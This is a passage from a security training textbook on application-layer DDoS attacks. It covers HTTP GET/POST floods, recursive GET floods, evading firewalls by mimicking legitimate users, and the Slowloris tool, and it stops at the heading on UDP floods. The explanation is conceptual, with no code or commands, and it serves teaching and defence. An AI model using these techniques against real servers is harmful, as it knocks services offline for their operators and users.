

HTTP GET Attack
Request with time-delayed HTTP header
Attacker
Target server waiting for complete header
HTTP POST Attack
Request with incomplete message body
Attacker
Target server waiting for message body

Figure 10.17: HTTP GET/POST attack

In addition to the aforementioned HTTP GET/POST attack, attackers can employ the following HTTP flood attacks to exhaust the target network's bandwidth:

- **Single-Session HTTP Flood Attack**

  In this type of flood attack, an attacker exploits the vulnerabilities in HTTP 1.1 to bombard a target with multiple requests in a single HTTP session.

- **Single-Request HTTP Flood Attack**

  In this type of flood attack, attackers make several HTTP requests from a single HTTP session by masking these requests within one HTTP packet. This technique allows attackers to be anonymous and invisible while performing DDoS attacks.

- **Recursive HTTP GET Flood Attack**

  Staying undetected is key for attackers. An attacker posing as a legitimate user and performing legitimate actions can trick any firewall into believing that the source is legitimate while it is not. Recursive GET collects a list of pages or images and appears to be going through these pages or images. However, it stealthily performs flooding attacks on the target. The recursive GET in combination with an HTTP flood attack can cause extreme damage to the target.

- **Random Recursive GET Flood Attack**

  This type of attack is a tweaked version of the recursive GET flood attack. It is designed for forums, blogs, and other websites that have pages in a sequence. Similar to the recursive GET flood attack, in this attack, the recursive GET pretends to be going through pages. Because the targets are forums, groups, and other blogs, the attacker uses random numbers from a valid page range to pose as a legitimate user and sends a new GET request each time. In both recursive GET and random recursive GET flood attacks, the target is bombarded with a large number of GET requests, exhausting its resources.

Slowloris Attack

Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete. However, these requests remain incomplete, causing the target server's maximum concurrent connection pool to be filled up and additional connection attempts to be denied.




Normal HTTP request-response connection
HTTP request
HTTP response
Slowloris DDoS attack
HTTP request

Figure 10.18: Slowloris attack



UDP Application Layer Flood Attack

- Some of the **UDP-based application layer protocols** that attackers can employ for **flooding the target networks** include:

